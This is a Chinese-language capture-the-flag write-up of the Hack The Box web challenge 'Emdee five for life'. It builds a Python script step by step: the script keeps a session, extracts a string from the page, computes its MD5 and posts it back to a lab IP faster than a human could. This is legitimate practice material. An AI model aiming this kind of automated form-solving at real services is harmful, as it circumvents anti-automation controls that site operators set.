Untitled
title: "HTB Challenge: [Emdee five for life]" difficulty: Challenge date: 2025-12-19 tags: [Web, OSWE] featured: false excerpt:
UMPIRE Analysis
1. U (Understand) - 理解與分析
目標:[想辦法拿到FLAG]
環境與架構:
* 語言/框架:[PHP]
這題沒有Source Code 主要還是以練習python為優先
 關鍵發現:
1. 從網頁上可以看到是做MD5加密字串,不論怎麼手動輸入任何字都會一直顯示Too slow!,也就是說需要使用python幫我們送出request,不然手速太慢
2. 接下來我們每次刷新MD5所加密的字串都會更新『VnTEhAsipK1Ha1QVh9Wm』是20字的字串,也就是說我們需要使用re正規化去匹配我們的字串
3. 既然是MD5所以也要使用hashlib
關鍵發現:
1. 從網頁上可以看到是做MD5加密字串,不論怎麼手動輸入任何字都會一直顯示Too slow!,也就是說需要使用python幫我們送出request,不然手速太慢
2. 接下來我們每次刷新MD5所加密的字串都會更新『VnTEhAsipK1Ha1QVh9Wm』是20字的字串,也就是說我們需要使用re正規化去匹配我們的字串
3. 既然是MD5所以也要使用hashlib
2. I (Implement) - 實作 exploit
這題基本上就是按照我們在Understand的部分下去寫exploit就可以了
Step 1
先試著做請求並且要戴上Cookie,否則無法維持 Session
import requests
import hashlib
import re

Target_Url = "http://83.136.251.11:45165/"
s = requests.Session()

print("[+] Session established")
第一次的exploit code 比較重要的地方是在
s = requests.Session()
主要是幫我們把Server給我們的Session ID存起來,這樣我們才能夠在post MD5的hash的時候帶上第一次所或者的Session
import requests
import hashlib
import re

Target_Url = "http://83.136.251.11:45165/"
s = requests.Session()
r = s.get(Target_Url)
print(f"[*] HTTP Contents:\n{r.text}")
 可以看到使用requess模組的text可以成功回應請求我們的頁面,接下來我們就要使用到我們的re正規表達式,從回應的內容可以知道每次的內容都會在
<h3 align='center'>fBIAPnetItFEDMDigfCE</h3>
可以看到MD5 包在h3標籤裡面,接下來就是要想辦法給他塞選出來,
import requests
import hashlib
import re

Target_Url = "http://83.136.251.11:45165/"
s = requests.Session()
r = s.get(Target_Url)

pattern = r"<h3 align='center'>(.*?)</h3>"
match = re.search(pattern,r.text)

if match:
    print(f"Find the MD5:\n{match.group(1)}")
else:
    print(f"Cant find anything")
 成功拿到MD5,那接下來就是最後的階段了 我們要使用我們import hashlib這個模組了
import requests
import hashlib
import re

Target_Url = "http://83.136.251.11:45165/"
s = requests.Session()
r = s.get(Target_Url)

pattern = r"<h3 align='center'>(.*?)</h3>"
match = re.search(pattern,r.text)

if match:
    print(f"Find the MD5:\n{match.group(1)}")

    md5_hash = hashlib.md5(match.group(1).encode('utf-8')).hexdigest()
    print(f" md5 hash: {md5_hash}")
else:
    print(f"Cant find anything")
因為在python當中要算MD5有三個步驟
1.建立MD5 Object
2.再把字串放進去
3.就能拿到16進位的值
我們先用 encode() 轉成bytes 再使用hash.lib.md5()做運算,
最後再使用hexdigest()把結果轉成我們看得懂的32-char hexdigest strings
 接下來我們使用建立 Session 、也能夠抓到MD5的位置、同時也計算出MD5的hash,那最後就是要使用s.post() 使用post送回server ,我們先要找到我們input的欄位
<input type="text" name="hash" placeholder="MD5" align='center'></input>
可以看到我們input的欄位是hash
import requests
import hashlib
import re

Target_Url = "http://83.136.251.11:45165/"
s = requests.Session()
r = s.get(Target_Url)

pattern = r"<h3 align='center'>(.*?)</h3>"
match = re.search(pattern,r.text)

if match:
    print(f"Find the MD5:\n{match.group(1)}")

    md5_hash = hashlib.md5(match.group(1).encode('utf-8')).hexdigest()
    print(f"md5 16bytes : {md5_hash}")
    payload = {'hash': md5_hash}
    response = s.post(Target_Url, data=payload)
    print(response.text)
else:
    print(f"Cant find anything")
增加了使用帶著session的post請求,接下來就是一直執行就可以了
response = s.post(Target_Url, data=payload)
print(response.text)
 成功拿到FLag。
